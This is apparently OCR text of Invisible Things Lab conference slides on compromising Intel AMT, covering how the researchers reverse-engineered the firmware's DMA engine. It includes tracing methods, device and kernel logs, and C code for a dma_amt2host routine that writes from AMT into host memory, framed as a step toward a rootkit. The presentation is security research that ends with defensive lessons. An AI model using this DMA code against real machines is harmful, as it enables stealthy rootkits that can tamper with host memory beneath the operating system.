
Here we assume the same instruction would work the same way on Q45 (where we cannot inject arbitrary code), as on Q35 (where we can do experiments with injected arbitrary instructions).

(Keep in mind we do all this debugging to be able to compromise AMT on a Q45 box)

How did we find out how to program AMT's DMA engine?

We knew that the AMT code can do DMA to host memory...

PROGRAMMING uC DMA WITH BARE HANDS



source: **Yuriy Bulygin, Intel**, Black Hat USA 2008


But how to program it? Of course this is not documented anywhere...

(And the rootkit can't just use ARC4 JTAG debugger, of course)

Idea of how to learn how AMT code does DMA to host memory

We know that AMT emulates "Virtual CDROM" that might be used by remote admin to boot system into OS installer...

...we can also debug the AMT code using function hooking and counters...



Our debugging stubs

(The counter_* variables are also located in the AMT memory -- we read them using the remapping trick)

Most of the functions can be spotted by looking for the following prologue signature:

```
04 3E 0E 10          st blink, [sp+4]
```

So we can boot off AMT CDROM e.g. a Linux OS and try to access the AMT virtual CDROM...

...at the same time we trace which AMT code has been executed.

Q: How is the AMT CDROM presented to BIOS/OS?
A: As a PCI device...

root@dom0:~

```
[root@q35 ~]# lspci -s 00:03.2 -v
00:03.2 IDE interface: Intel Corporation PT IDER Controll
er (rev 02) (prog-if 85 [Master SecO PriO])
        Subsystem: Intel Corporation Unknown device 4f4a
        Flags: bus master, 66MHz, fast devsel, latency 0,
 IRQ 9
        I/O ports at 2480 [size=8]
        I/O ports at 24a4 [size=4]
        I/O ports at 2478 [size=8]
        I/O ports at 24a0 [size=4]
        I/O ports at 2440 [size=16]
        Capabilities: [c8] Power Management version 3
        Capabilities: [d0] Message Signalled Interrupts:
Mask- 64bit+ Queue=0/0 Enable-

[root@q35 ~]#
```

We have traced BIOS accesses to AMT CDROM during boot; it turned out that BIOS did not use DMA transfers, it used PIO data transfers :(

Fortunately, the above PCI device fully conforms to ATAPI specifications; as a result, it is properly handled by the Linux **`ata_generic.ko`** driver

(if loaded with `all_generic_ide` flag)

root@f9q35:~

```
f9q35 kernel: ACPI: PCI Interrupt 0000:00:03.2[C] -> GSI 18 (level, lo
w) -> IRQ 18
f9q35 kernel: scsi6 : ata_generic
f9q35 kernel: scsi7 : ata_generic
f9q35 kernel: ata7: PATA max UDMA/100 cmd 0x2480 ctl 0x24a4 bmdma 0x24
40 irq 18
f9q35 kernel: ata8: PATA max UDMA/100 cmd 0x2478 ctl 0x24a0 bmdma 0x24
48 irq 18
f9q35 kernel: ata7.00: ATAPI: Intel Virtual LS-120 Floppy   UHD Floppy
, 1.00, max UD
f9q35 kernel: ata7.01: ATAPI: Intel Virtual CD, 1.00, max UDMA/100
f9q35 kernel: ata7.00: configured for UDMA/100
f9q35 kernel: ata7.01: configured for UDMA/100
f9q35 kernel: scsi 6:0:0:0: Direct-Access     Intel    Virtual Floppy
  1.00 PQ: 0 A
f9q35 kernel: sd 6:0:0:0: [sdb] Attached SCSI removable disk
f9q35 kernel: sd 6:0:0:0: Attached scsi generic sg2 type 0
f9q35 kernel: scsi 6:0:1:0: CD-ROM            Intel    Virtual CD
  1.00 PQ: 0 A
[root@f9q35 ~]#
[root@f9q35 ~]#
[root@f9q35 ~]#
[root@f9q35 ~]#
```

We can instruct `ata_generic.ko` whether to use or not DMA for the virtual CDROM accesses

→

we can do the **diffing** between two traces and find out which AMT code is responsible for DMA :)

This way we found (at least one) way to do DMA from AMT to the host memory

```c
struct dmadesc_t {
    unsigned int src_lo;
    unsigned int src_hi;
    unsigned int dst_lo;
    unsigned int dst_hi;
    unsigned int count;
    unsigned int res1;
    unsigned int res2;
    unsigned int res3;
} dmadesc[NUMBER_OF_DMA_ENGINES];
```

```c
// SR instruction: Store to Auxiliary Register
void sr(unsigned int addr, unsigned int value) {
  asm("sr r1, [r0]");
}
```

```c
void dma_amt2host(unsigned int idx, /* the id of DMA engine */
     unsigned int amt_source_addr,
     unsigned int host_dest_addr,
     unsigned int transfer_length)
{
    unsigned int srbase = 0x5010 + 4 * idx;
    memset(&dmadesc[idx], 0, sizeof dmadesc[idx]);
    dmadesc[idx].src_lo = amt_source_addr;
    dmadesc[idx].dst_lo = host_dest_addr;
    dmadesc[idx].count = transfer_length;
    sr(srbase + 1, &dmadesc[idx]);
    sr(srbase + 2, 0);
    sr(srbase + 3, 0);
    sr(srbase + 0, 0x189);
}
```

Bottom line

1. **Security by Isolation** a key to building secure systems, especially desktop ones.

2. Security by Isolation requires **solid foundations**, i.e. flawless lower-level mechanisms.

3. We can **reverse your secrets**, don't relay on Security by Obscurity, especially in the "classic" meaning!

http://invisiblethingslab.com

ITL

INVISIBLE THINGS LAB

INVISIBLE THINGS LAB